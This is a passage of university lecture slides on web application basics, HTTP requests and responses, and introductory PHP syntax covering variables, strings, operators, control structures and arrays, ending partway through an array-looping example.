Aston University
Birmingham

Web Applications and PHP Basic

Hongxia (Helen) Wang
wangh25@aston.ac.uk

Aston University
Birmingham

Outline

Learning Outcome

Understand the essential PHP and be able to write PHP scripts. We will cover:

- Web applications basic
- PHP variable/data types/operations/ and output
- PHP control structures
- PHP Array, Function, Including files
- Good practices and code blocks
- **Handling Forms**

Recommended Readings


- Chapter 5 of Web programming - Stepp et al.
- PHP tutorial at: www.w3schools.com/php/default.asp
- PHP official web site: www.php.net
- Dealing with Forms: https://www.php.net/manual/en/tutorial.forms.php
- PHP form tutorial: https://www.w3schools.com/php/php_forms.asp
- Many others……

Aston University
Birmingham

Server-Side scripting - Delivery plan

Lecture contents	Main Lab tasks
Web applications overview and PHP Basic PHP variable, PHP control structures, PHP Array, Function, Including files, Handling Forms, Good practices and code blocks	Write basic PHP scripts
Advanced web techniques and PHP Working with databases, Cookies & Sessions Authentication using session, Object-Oriented PHP basic	Develop a simple website using PHP with database connection
MVC and Laravel MVC, how Composer works, autoload and namespace, Laravel's document structure, artisan Laravel basic routing/controller/model/view	Develop a MVC website using Laravel
Node.js basic Node.js basic, Node.js features, Express Framework Web security and OWASP	Develop Restful Web APIs

Modern Web applications



Web application is a typical Client-Server Architecture:

- Contents are "served" to clients by the **Web Server.**
- Using **HTTP(s)** (Hypertext Transfer Protocol) for communications
- URL is used for naming contents

Aston University
Birmingham

About Web Server

- A Web Server is a program that implements **HTTP/HTTPS** protocol(s). It handles the client request in several key steps:
  - Parsing the HTTP(s) requestion message
  - Checking that the request is authorized
  - **Associating the URL in the request with a file name**
  - **Constructing the response message**
  - Transmitting the HTTP(s) response message to the requested client.
- Some popular web servers

  Apache, nginx, MS IIS, cloudflare, etc.

Note: Apache web server will find and interpret files from the **document root** folder. *E.g.,* ***basicfour.php*** is in the local Apache server's document root folder. The **URL**:

http://localhost/basicfour.php


HTTP Requests/Responses

HTTP (hypertext transfer protocol) *is a client-server protocol most commonly used for transferring data from a web server to a browser to view web pages. It is the foundation of any data exchange on the Web.*

- When a client wants to interact with a server, it sends the server an **HTTP request** which tells the server:
  - which resource the client is interested in
  - how the client wants to interact the resource (e.g. read /update)
  - …along with additional data/metadata as required
- The server sends back an **HTTP response** which tells the client:
  - whether its request has succeeded (and if not, why not)
  - …along with additional data/metadata as required
- An HTTP request/response is simply **plain text**

Aston University
Birmingham

HTTP Request / Response



Ref: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

HTTP Request: Methods

- A HTTP request's start line specifies:
  - a resource location
  - a **method**, indicating how we want to act on the resource

- We can think about actions on persistent resources using the **CRUD** acronym:
  - **C**reate – this corresponds to HTTPs **`POST`** method
  - **R**ead – this corresponds to HTTPs **`GET`** method
  - **U**pdate – this corresponds to HTTPs **`PUT`** method
  - **D**elete – this corresponds to HTTPs **`DELETE`** method

- What is your interpretation of the following HTTP request line?

```
GET / HTTP/1.1
```

HTTP Response: Status

- A HTTP response has the start line which specifies HTTP status code
- An HTTP **status code** informs the client of the status of their request
- Five categories of status codes, indicated by the first digit:
  - `1xx` – **Informational**
  - `2xx` – **Success**
  - `3xx` – **Redirection**
  - `4xx` – **Client Error**
  - `5xx` – **Server Error**

- Common codes include:
  - `200` – Success
  - `401` – Unauthorized (e.g. when we try to access a restricted page without sign in)
  - `404` – Not found (e.g. when a dead link is followed)
  - `500` – Internal server error (usually an implementation error on the server)

    More on W3Schools

Aston University Birmingham

Web Applications *and* Web Services

- **Web Applications**

  A software system that a user runs in a web browser and it uses the HTTP protocol to transmit data to and from a Web server on the Internet.

  E.g. all web sites, web mails, wiki etc.

  Two design patterns:

  Single-Page-Application (SPA) and Multiple-Page-Application(MPA)

- **Web services/APIs**

  A software system designed to support interoperable machine-to-machine interaction over a network (definition from *W3C*).

  E.g. google analytics, google map API etc.

  Two leading methods:

  – SOAP (Simple Object Access Protocol)- XML - W3C standard

  – **REST (Representation State Transfer)** – Json

  e.g., data.police.uk/api/crimes-street/all-crime?date=2024-01&poly=52.268,0.543:52.794,0.238:52.130,0.478

Full Stack Web Application Development

- **Client side:**
  - Web browsers: Chrome, Firefox, Safari, Internet Explorer etc.
  - Scripting: **HTML, JavaScript, CSS**, Bootstrap, React, Angular etc.
- **Web Server side**:
  - Web servers: **Apache**, Microsoft IIS, nginx etc.
  - **Scripting: PHP**, Ruby, Python, Perl, **Node.js, Laravel** and many other web frameworks etc.
- **Data Server**:
  - Database server: **MySQL**, Oracle, MongoDB, CouchDB, SQLite etc.
  - Database operations: **SQL/ORM**, NoSQL/ODM
- **Source/Testing/Debugging/Integration/Deployment tools**:

GIT, Grunt, Xdebug, Subversion, Bitbucket

Aston University Birmingham

Web Development Stacks

- LAMP stack: **Linux, Apache, MySQL, PHP** (Perl or Python)
  - Windows version: WAMP
  - MAC version: MAMP
  - **Cross platforms: XAMPP**

Other stacks:

- **MEAN/MERN stack**: combination of JavaScript-based technologies
  - MongoDB for the database
  - Express.js for the web framework
  - Angular/React for JS frontend framework
  - Node.js for the server platform
- **WINS stack**: Microsoft Windows
  - Windows (operating system)
  - Internet Information Services (IIS web server)
  - ASP.NET (C#, VB.net)
  - SQL Server (database)

Aston University
Birmingham

PHP: Server-side Scripting

Server-side Scripting (programming)

- Server-side code resides on a Web server computer
- Server reads/processes the code based on HTTP requests from client
- Server-side code creates an HTML Web page and other resources
- Server sends the result back to the requesting Web clients

PHP: HyPertext Preprocessor (PHP)

The most widely used server-side scripting language created by Rasmus Lerdorf in 1994

- **Cross-platform:** Can be used on machines running different platforms
- **Free and open source**: anyone can run a PHP-enabled server free of charge
- **Compatible:** supported by most popular web servers
- **Simple:** lots of built-in functionality; familiar syntax
- **Well-documented:** Many on-line resources. E.g. type php.net/*functionName* in browser Address bar to get docs for any function
- **Fast:** fast to program and fast to execute
- **Easy to learn**: does not require any formal training in programming languages

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms

Aston University
Birmingham

PHP Code Block

- PHP as a server-scripting language is designed to interact with HTML and can be **embedded in an HTML page using PHP tags:**

  <?php …… ?>

- **A block of PHP code** begins with **<?php** and ends with **?>**
- PHP tags must be used so that the server knows what to process as PHP
- Everything outside these tags is processed as HTML
- When a PHP script is run, the entire script is replaced by the output of the script being run on the server.
- PHP Code declaration blocks (scripts) are separate sections within a Web page that are interpreted by the scripting engine
- When includes PHP tags, **the filename extension must be *.PHP***

Aston University
Birmingham


PHP program with HTML

```
<!DOCTYPE html>
<html>
 <head>
  <title> Hello World Example</title>
 </head>

 <body>
   <?php
    echo "Hello world!\n";
   ?>
</body>

</html>
```

Please note: semicolon is needed after every PHP statement in general.

Aston University
Birmingham

View Source Code



Aston University Birmingham

Example

Which snippet correctly embeds PHP inside HTML? a)

a)

```
<html>
  <body>
    <p>Today is: <?php echo date('Y-m-d'); ?> </p>
  </body>
</html>
```

b)

```
<html>
  <body>
    <p> Today is <? echo date('Y-m-d'); ?></p>
  </body>
</html>
```

c)

```
<html>
  <body>
    <?php <p>Today is</p> echo date('Y-m-d'); ?>
 </body>
</html>
```

Aston University
Birmingham

Variables

- PHP is weakly-typed, no need to declare data types
- Variable type declared by assignment **:**

```
$variable_name = value;
```

- Examples:

```
$name = 'Angus';
$age_in_months = 9;
$is_fluffy = TRUE;
```

- Variable names **always begin with a *dollar sign $,*** on both declaration and usage
- Variable names are **case sensitive** and can include letters, numbers or underscores but no spaces

Aston University
Birmingham

Data Types

The values contained in variables are classified into categories known as data types.

Data Types	Description
int	Positive or negative numbers with no decimal places
float	Positive or negative numbers with decimal places or numbers written using exponential notation
boolean	A logical value of TRUE or FALSE
string	such as “Hello world”
NULL object Array ……	An empty value, also referred to as a Null value Multi-valued type Multi-valued type

Aston University
Birmingham

Working with data types

- Variables can be cast from one type to another.

```
$age_string = "21";
$age = (int) $age_string;
```

- Generally you do not need to do this, PHP will handle it automatically

```
$age_as_string = "18";
$new_age = $age_as_string + 1;
```

Note:

- a variable's type is not defined explicitly and fixed;
- a variable's type is determined by the context.

Aston University
Birmingham

Data types Example

```
$int1 = 1;
$int2 = 2;
$int_as_string = "3";
$string1 = "10 apples ";
$string2 = " on my tree";

$sum1 = $int1 + $int2;

$sum2 = $int1 + $int_as_string;

$sum3 = $int1 + $string1;

$sum4 = $string1 + $string2;
```

Results :

3

4

11 (warning) or error

error

Aston University
Birmingham

Integer, floats and Arithmetic Operators

```
$num1 = 9;
$num2 = 4;
$mod = $num1 % $num2;
$div = $num1 / $num2;
```

Operator	Name	Description
+	Addition	Adds two operands
-	Subtraction	Subtracts one operand from another operand
*	Multiplication	Multiplies one operand by another operand
/	Division	Divides one operand by another
%	Modulus	return remainder of division

Aston University
Birmingham

Math Functions

Function	Description
abs	Absolute value
ceil, floor	Ceiling (round up) and floor (round down)
min, max	Smallest or largest of a set of values
pow	Exponentiation
rand	Random integer in a given range
round	Round a number to the nearest integer
sqrt	Square root

`rand(1, 100)`: Random number between 1 and 100

`pow(2,4)`: $2^4=16$

See more Math functions at http://www.php.net/manual/en/book.math.php

Aston University
Birmingham

Strings

- Strings are declared using **single** or **double** quotation marks.

```
$name = "Angus";
```

- Accessed as arrays automatically. Indexing starts from 0.

```
$description='Happy bunny!'
```

0	1	2	3	4	5	6	7	8	9	10	11
H	a	p	p	y		b	u	n	n	y	!

```
$description[6] returns b
```

- Concatenate strings by the dot notation

```
$description . $name;
```

Result: "Happy bunny!Agnus"

Aston University
Birmingham

String functions

- There are many built-in string functions
  - See the *PHP.net* for more information
  - Function table: http://www.w3schools.com/php/php_ref_string.asp

```
$name = "Angus ";
```

Function name	Example	Output
strlen	`strlen($name)`	6
strtoupper	`strtoupper($name)`	"ANGUS "
strtolower	`strtolower($name)`	"angus "
trim	`trim($name)`	"Angus"
strpos	`strpos($name, "gus")`	2
substr	`substr($name, 3,1)`	u
strcmp	`strcmp($name, "Angus ")`	True

Aston University
Birmingham

Booleans

- Booleans can be either “true” or “false”
  - Constants: true or false. Both are case-insensitive
  - True can also be returned as 1
  - False can be returned as 0 or “”
- **PHP can treat any value as a Boolean**
- **False values**:
  - The Boolean value FALSE
  - The integer 0
  - The floating point number 0.0
  - An empty string , an empty array
  - NULL values and uninitialized variables

Aston University
Birmingham

Comparison and logical Operators

- **Comparison operators** are used to compare two operands with a Boolean value of true or false returned
- **Logical operators** are used to do logical operations on operands with a Boolean value of true or false returned

Name	Symbol	Example	Description
Equal to	==	$a == $b	The value of $a is equal to that of $b
Not Equal to	!=	$a != $b	The value of $a is not equal to $b
Less than	<	$a < $b	The value of $a is less than that of $b
More than	>	$a > $b	The value of $a is greater than $b
Less than or equal to	<=	$a <= $b	The value of $a is less than or equal to $b
Greater than or equal to	>=	$a >= $b	The value of $a is greater than or equal to $b
Identical	**===**	**$a ===$b**	**Equal to and the same data type**
and	&&	$f && $g	If both operands are true the statement is true.
or	||	$f || $g	If either operand is true the statement is true.
not	!	! $f	Return logical not of the operand

Aston University
Birmingham

Examples

```
$pie = "tasty";        #Assignment
$pie == "tasty"        # comparison, returns 1 (true)
```

- Comparison: if $a is equal or identical to $b

```
20 == "20"             # return true
20 == 20.00            # return true
20 === "20"            # return false
20 === 20.00           # return false
```

- Logical / comparison Operations:

```
$a=5, $b=3, $c="0", $d=0
        ($a > $b) && ($c === $d)   # return false
```

Aston University Birmingham

Displaying variables and text strings

- To print a variable:

```
print $variable; or  echo $variable;
```

- To print a text string, **speech marks** must always be used:

```
print "text"; or  echo "text";
```

- To print both text strings and variables, **three methods:**

```
$voting_age = 18;
echo $voting_age . " is voting age."; (full stop to concatenate)
echo $voting_age , " is voting age."; (comma to combine two arguments)
print "$voting_age is voting age.";
```

- If necessary **to avoid ambiguity**, **can enclose variable in {}:**

```
print "Today is your {$voting_age}th birthday.\n";
```

- The differences between **print** and **echo:**
  - **echo** has no return value while **print** has a return value of 1
  - **echo** can take **multiple** parameters while **print** can take one argument.

Aston University
Birmingham

Single vs Double Quotation

- Values enclosed within **single quotation** marks will be treated literally.
- Values enclosed within **double quotation** marks will be interpreted.

```
$var = "Test";
 echo "var is equal to $var \n"; //double quotes
```

will print out: `var is equal to Test`

```
 echo 'var is equal to $var \n'; //single quotes
```

will print out: `var is equal to $var \n`

Aston University
Birmingham

Escaped Character

- Use escaped character: \ **to t**akes away any special meaning of the following character, e.g. \', \", \\, \$
- For **escaped characters:** such as \n
  - double quotes will result in their represented values printed
  - Single quotes will always display exactly what you type except for the escaped single quote (\') and escaped back slashed (\\)

```
$var = "Test";
echo "\$var is equal to $var";
```

Will print out: `$var is equal to Test`

Since

- Double quotes make php attempt to replace all the variables with values
- Escape character means that the first $var is printed as is.

Aston University
Birmingham

Example

```
print "Escape \"chars\" are the SAME as in Java!\n";
```

2)

```
print 'Escape \"chars\" are the SAME as in Java!\n';
```

4)

which output?

```
1) Escape \"chars\" are the SAME as in Java!
2) Escape "chars" are the SAME as in Java!
3) Escape "chars" are the SAME as in Java!\n
4) Escape \"chars\" are the SAME as in Java!\n
```

Aston University
Birmingham

Compound assignment

- Compound assignment operators apply the maths and then make the assignment

+= , - = ,*=, /=, %=, .=, ++, --

	Current value of i
$i = 0	0
$i += 1;	1
$i += 5;	6
$i *= 6;	36
$i ++;	37
$i = 15;	15 (just changes the value back)

Aston University Birmingham

Defining Constants

- Constants are set once and never change, two ways:

```
Const CONSTANT_NAME = value;
define("CONSTANT_NAME", value);
```

  – Convention is to use capital letters in the variable name.

  Examples

```
define("NAME", "Angus");
const PRICE_PER_DAY = 5;
```

- Constants do not need the $ symbol
- Printing out the variable slightly different

```
print "Hello " . NAME;
  output: Hello Angus
print "Hello NAME";
  output: Hello NAME
```

Aston University
Birmingham

Adding Comments in PHP

Can't use <!-- and --> within PHP

```
#  Single-line comment
// Single-line comment


/*
Multi-line comment
*/
```

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms

Aston University
Birmingham

Control Structures

- Same basic control structures as many other languages
  - Conditionals
    - if / if else / if elseif else
    - switch
  - Looping
    - while
    - do … while
    - for
    - *foreach*

Aston University
Birmingham

Conditionals - If

- Based on a statement and then execute a block of code based on if the statement was true or false
- If statement is the simplest form

```
if ($i == 0) {
 … run if true …
} else if ($i == 1) {
     run 1st if false /2nd if true …
   } else {
       …default case…
   }
```

elseif works with and without a space between words!

Aston University
Birmingham

Conditionals - Switch

- Switch statements are useful in *if-elseif*-…situations
- They run a block of code based on whether $var is equal to whatever is specified for the case
- Code continues to run until it reaches a "*break*" command.
- *Default* case for when none of the others apply (same as else)

```
switch ($var) {
        case 0:
                …
                break;
        case 1:
                …
                break;
        default:
                …
}
```

Aston University
Birmingham

Example – if

```
$i = 2;

if ($i == 0) {
     echo "i is 0";
} elseif ($i == 1) {
     echo "i is 1";
} else {
     echo "i is neither 0 or 1";
}
Output: i is neither 0 or 1
```

Aston University
Birmingham

Example - switch

```
$i = 0;
switch ($i) {
      case 0:
            echo "i is 0";
            break;
      case 1:
            echo "i is 1";
            break;
      default:
            echo "i is neither 0 or 1";
}
```

Output: “i is 0”

Aston University
Birmingham

Loops – the for loop

- Syntax:

```
for (start; until; update) {
…
}
```

- Useful when repeating something a set number of times

```
for ($var = 0; $var < 10; $var ++) {
//runs 10 times
}
```

Aston University
Birmingham

Loops – the while loop

- Syntax:

```
while (condition) {
… //condition is true …
}
//after condition is false
```

- The loop body executes while the condition is true. This value is checked before each iteration
- The break and continue keywords behave as many other languages

Aston University
Birmingham

Loops – do while

- Useful when you want to run the code in a while loop at least once
- Checks the condition at the end

```
do {
… //first time or condition is true …
}
while (condition)
//after condition is false
```

Aston University
Birmingham

Exercise

Using three loops methods to get 2's power table with an output like:

1
2
4
8
16
32
64
128
256
512
1024

```
#Using For loop
for ($a = 0; $a < 11; $a ++) {
    echo pow(2,$a).“<br>”;
}
```

```
#Using While loop
$a=0;
while ($a < 11) {
        echo pow(2, $a), “<br>”;
        $a++;
 };
```

```
#Using Do-while loop
$a=0;
do {    echo pow(2,$a), “<br>”;
        $a++;
   } while ($a < 11);
```

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms

Aston University
Birmingham

Arrays in PHP

- PHP arrays: an ordered map which associates values to keys.
  - Store a group of objects (elements) accessed using an index.
  - Not statically defined
  - No need to set the size in advance
  - Can store any type of object, not just one type!
  - Elements can be added or deleted at any time
- Arrays can be defined using:

```
$students = array();  // makes an empty array
$students = array("Ali", "Mike", "Lucy", "Peter");
```

//creates the students array with 4 string elements

```
$students[] = "Faye";
```

// Since *students* has been defined already, this will append the element to the end. Otherwise, creates the students array with a string element "Faye".

Aston University
Birmingham

Array Index

- Arrays can contain integer and string index at the same time.

```
$var = array(
    "bar0",
    "foo" => "bar",
    5 => " bar5"
)
```

- Two popular types:
  - **Enumerative Array**: indexed by integers;
  - **Associative Array**: indexed by strings;

Aston University Birmingham

Enumerated arrays

- These are the arrays that are **numerically indexed**
- If no index specified, the index for the first element starts at 0

```
$students= array("Ali", "Mike", "Lucy", "Peter");
```

0	1	2	3
Ali	Mike	Lucy	Peter

- We can set which position each element should occupy

```
$students= array(1=>"ali", 2=>"Mike", 4=>"lucy", 9=>"Peter");
```

0	1	2	3	4	5	6	7	8	9
	Ali	Mike		Lucy					Peter

Aston University
Birmingham

Associative Array

Associative Array: indexed by strings

- Specify a string instead of numbers within the square brackets;
- One element can be referenced using the string index associated with the element with the index string quoted;

```
<?php
    $member["name"] = "Mary";
    $member["age"] = 30;
    $member["job"] = "Engineer";
?>
```

- Use => symbol to assign a value to the array

```
$member = array ("name" => "Mary","age" => 30,
          "job" => "Engineer");
```

- To print the name element:

```
echo $member["name"];
```

Aston University
Birmingham

Array Operations

```
$var = $name[index]       # get element value
$name[index] = value;     # set element value
$name[] = value;          # append

$a1 = array();            # empty array (length 0)
$a1[0] = 22;          # stores 22 at index 0 (length 1)
$n= $a1[0] + 1 ;      # $n will be 23

$a2 = array(5, "strings", "in", "an", "array");
$a2[] = "the end";     # add string to end (at index 5)
```

- to append, use bracket notation without specifying an index
- element type is not specified; can mix types

Aston University
Birmingham

Multidimensional Arrays

A multidimensional array is an array consisting of other arrays e.g. an enumerated array that consists of 3 associative arrays of 3 elements each.

```
$member_dat = array(
    (array("name"=>"Dave", "memno"=>"457",
           "distance"=>"10K")),
    (array("name"=>"Steve","memno"=>"459",
           "distance"=>"5K")),
    (array("name"=>"Marie","memno"=>"460",
           "distance"=>"10K"));
```

- `print $member_dat[0]["distance"];` 10k
- `print $member_dat[2]["name"];` Marie
- `print $member_dat[1]["memno"];` 459

Aston University
Birmingham

Array functions

- PHP has several built-in functions that can be used to manipulate the elements in an array:
  - **count ()** or sizeof() function - returns the number of elements contained in an array. E.g. `print count($array);`
  - **print_r ()– print array's contents**
  - array_merge ( ) function - is used to combine two different arrays. E.g. `$arrayAB = array_merge ($arraya, $arrayb);`
  - sort () -- is used to sort enumerated arrays by value `sort($array)`
  - ksort() – sort an array by key
  - array_slice() – extract a slice of the array
  - explode() – break apart a string into an array
  - implode() – merge an array into a unified string

PHP Array Manual:
http://www.php.net/manual/en/language.types.array.php
PHP Array Functions:
http://php.net/manual/en/ref.array.php

Aston University
Birmingham

Printing out the contents of an array

- We can print out every value in an array for debugging purposes.

```
$person = array( 'title' => 'Mr' ,
'forename'=>'Harry', 'surname' => 'Smith',
'dob'=> '04051996');

print_r($person);
```

- Output:

```
Array ( [title] => Mr [forename] => Harry
[surname] => Smith [dob] => 04051996 )
```

Aston University
Birmingham

Looping through Arrays

- Accessing elements in an array is by looping with the **foreach** statement

```
foreach ($array as $temp) {
        //do something with $temp
}

foreach ($array as $key => $temp){
     // do something with $key and $temp
   }
```

  - $temp is a variable that temporarily stores the **value** of the $array element.
  - $key is the variable that temporarily stores the **key**.

- Useful for an array which has non-contiguous indexes
- Limitation: cannot modify the elements since variable used is only a copy of actual array element

Aston University
Birmingham

Looping through an enumerative array

```
$emp_dat = array("Brian", "John", "Mike", "Mary");

